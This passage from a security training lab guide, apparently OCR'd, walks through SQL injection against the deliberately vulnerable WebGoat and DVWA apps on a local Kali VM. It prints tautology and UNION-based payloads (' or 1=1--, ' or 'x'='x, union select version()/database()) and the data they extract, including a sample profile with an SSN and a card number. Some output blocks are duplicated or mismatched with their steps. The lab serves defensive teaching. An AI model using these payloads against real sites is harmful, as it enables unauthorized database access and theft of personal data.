


http://127.0.0.1/WebGoat/attack?Screen=34&menu=610

Request Header Na...	Request Hea...
Host	127.0.0.1
User-Agent	Mozilla/5.0 (X1:
Accept	text/xml,applic
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-
Keep-Alive	300
Connection	keep-alive
Referer	http://127.0.0.1
Cookie	JSESSIONID=76


Post Parameter Na...	Post Paramet...
employee_id	112
password	' or 1=1--
action	Login

25. Once the tool finishes its process, click **Stop Tamper** from the file menu.




	Du...	Total Du...		M...	...	Content...		Load ...
...	56 ms	56 ms	-1	GET	304	applicatio...	...	LOAD...
...	56 ms	56 ms	-1	GET	304	applicatio...	...	LOAD...
...	54 ms	54 ms	-1	GET	304	applicatio...	...	LOAD...
...	50 ms	50 ms	-1	GET	304	applicatio...	...	LOAD...
...	48 ms	48 ms	-1	GET	304	applicatio...	...	LOAD...
...	48 ms	48 ms	-1	GET	304	applicatio...	...	LOAD...

26. Notice the successful *SQL injection* on the *WebGoat* web page. We now have access to the user database as the administrator. Select the first user from the list; **Larry Stooge** and click the **ViewProfile** button.



27. Notice that we have complete control over all user profiles and complete access to their personal information.




First Name:	Larry	Last Name:	Stooge
Street:	9175 Guilford Rd	City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others	Manager:	102
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106

28. **Close** the *Firefox* web browser.


1.2 Using DVWA for SQL Injection

1. Launch the **Kali** virtual machine to access the graphical login screen.
2. Log in as `root` with `toor` as the password.
3. Open a new terminal window by clicking on the **terminal** icon located in the top toolbar.



4. Within the *terminal*, type the command below followed by pressing the **Enter** key to list the currently active network interfaces on the system.


```
root@Kali-Attacker:~# ifconfig
```



```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70182 errors:0 dropped:30 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4210940 (4.0 MiB)  TX bytes:4035 (3.9 KiB)
```

5. Bring the loopback interface to an active state.


```
root@Kali-Attacker:~# ifconfig lo up
```



```
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~#
```

6. Verify that the *loopback* interface is now up.


```
root@Kali-Attacker:~# ifconfig
```



```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70255 errors:0 dropped:30 overruns:0 frame:0
          TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4215320 (4.0 MiB)  TX bytes:4035 (3.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:240 (240.0 B)  TX bytes:240 (240.0 B)
```

7. Start the **mysql** service by entering the command below.


```
root@Kali-Attacker:~# service mysql start
```



```
root@Kali-Attacker:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
```


8. Start the **apache** web service.

```
root@Kali-Attacker:~# service apache2 start
```




```
root@Kali-Attacker:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
```


9. Open the **Iceweasel** web browser by clicking the on the web browser icon located on the top menu pane.




10. In the address field, type **`http://127.0.0.1/dvwa/login.php`**. Press **Enter**.


File Edit View History Bookmarks Tools Help
Kali Linux, an Offensive Securit...
127.0.0.1/dvwa/login.php


11. On the login page, type **`admin`** for the *username* and **`password`** for the *password*. Click **Login**.



12. Click on the **DVWA Security** menu option located on the left.



13. Change the security level to **low** from the drop-down menu and click **Submit**.



DVWA Security


Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

14. Confirm that the Security level is currently set to *low*.




Script Security

Security Level is currently **low**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


15. Click on **SQL Injection** from the left menu.



16. Type in the number zero `0` in the *User ID:* text field and click **Submit**.




17. Notice no output is given. Type in the number one `1` in the *User ID:* text field and click **Submit**.



Notice from the *PHP* select statement, you are given the output related to an *admin* account, which corresponds to the *User ID: 1*.

18. Attempt to use the "always true" *SQL* injection technique by typing the string below into the *User ID* field.

```
' or 'x'='x
```




```
ID: 1
First name: admin
Surname: admin
```

This is another popular string variant from the string used earlier from *Task 1.1*. Here you are stating that *x will always equal x*.

Behind the scenes, the statement is querying the following:
mysql> SELECT first_name, sur_name FROM users WHERE user_id = ' or 'x'='x;


19. Now you can see the account names in the database. Verify that you can see all five accounts.



```
ID: ' or 'x'='x
First name: admin
Surname: admin

ID: ' or 'x'='x
First name: Gordon
Surname: Brown

ID: ' or 'x'='x
First name: Hack
Surname: Me

ID: ' or 'x'='x
First name: Pablo
Surname: Picasso

ID: ' or 'x'='x
First name: Bob
Surname: Smith
```

20. Type another string in the *User ID:* field to query the version of the database. Click **Submit**.

```
‘ or 1=1 union select null, version() #
```




Vulnerability: SQL Injection

User ID:

1 union select null, version() # Submit

```
ID: ' or 'x'='x
First name: admin
Surname: admin

ID: ' or 'x'='x
First name: Gordon
Surname: Brown

ID: ' or 'x'='x
First name: Hack
Surname: Me

ID: ' or 'x'='x
First name: Pablo
Surname: Picasso

ID: ' or 'x'='x
First name: Bob
Surname: Smith
```

21. Take note of the *mysql database version* that is given to us.



Vulnerability: SQL Injection


User ID:

Submit

```
ID: ' or 1=1 union select null, version() #
First name: admin
Surname: admin

ID: ' or 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, version() #
First name:
Surname: 5.5.38-0+wheezy1
```

22. Type another string in the *User ID:* field to query the database name. Click **Submit**.

```
' or 1=1 union select null, database() #
```




Vulnerability: SQL Injection

User ID:

```
ID: ' or 1=1 union select null, version() #
First name: admin
Surname: admin

ID: ' or 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, version() #
First name:
Surname: 5.5.38-0+wheezy1
```

23. Take note of the *mysql database name* that is given to us.



